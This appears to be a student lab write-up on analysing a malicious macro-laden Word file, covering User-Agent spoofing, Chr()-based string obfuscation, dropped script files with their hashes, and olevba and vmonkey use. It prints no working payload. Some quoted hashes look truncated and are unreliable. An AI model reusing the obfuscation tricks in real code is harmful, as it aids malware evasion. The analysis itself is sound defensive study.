
The "User-Agent" is a string that tells the server what kind of software is making a request. In malicious code, it’s sometimes used to make the program look like a normal web browser, so it doesn’t raise suspicion.

## What does the Chr mean? Give any example from the code.

The Chr function in VBA takes a number (representing an ASCII code) and converts it into its corresponding character. This technique is often used in malware to obfuscate the payload, making it harder to detect and analyze by hiding strings such as file paths, commands, or URLs

Example from the Code: Chr(120) converts the ASCII code 120 into the character "x".

4- I used vmonkey to analyze baddoc.doc for any dropped files. Unlike basic analysis, vmonkey emulates macro execution, which helps identify files created or actions triggered by the document's VBA macros.



List names and the hashes of the dropped files?

**Filename: adobeacd-update.ps1**


Hash: f7af75ee9948552e7e9a9dc8c95cf35ef64c01fceaf90f1ede013cf138f6cf3c

**Filename: adobeacd-update.vbs**

Hash: 6978b3a406c774afc3b3d2276f63b73e8622d374086781950abe945dfc8a0a

**Filename: adobeacd-update.bat**


Hash: f35cce98a152e7939fd576273b898e98a154002e92977fb56d8d3654ad8a4f7




I used m5dsum to verify that

All the ps1 copies are the same and

Use code command to view the file






Command written in line number 12

This command is

likely to execute an executable file (444.exe).

5- I used the olevba tool to extract the macro code from baddoc.doc and saved it as macro.vbs




After saving the macro I used the xxd command to convert macro.vbs into a .bin file

I then displayed the first 10 lines of the binary output using {xxd macro.bin | head} and took a screenshot of the result.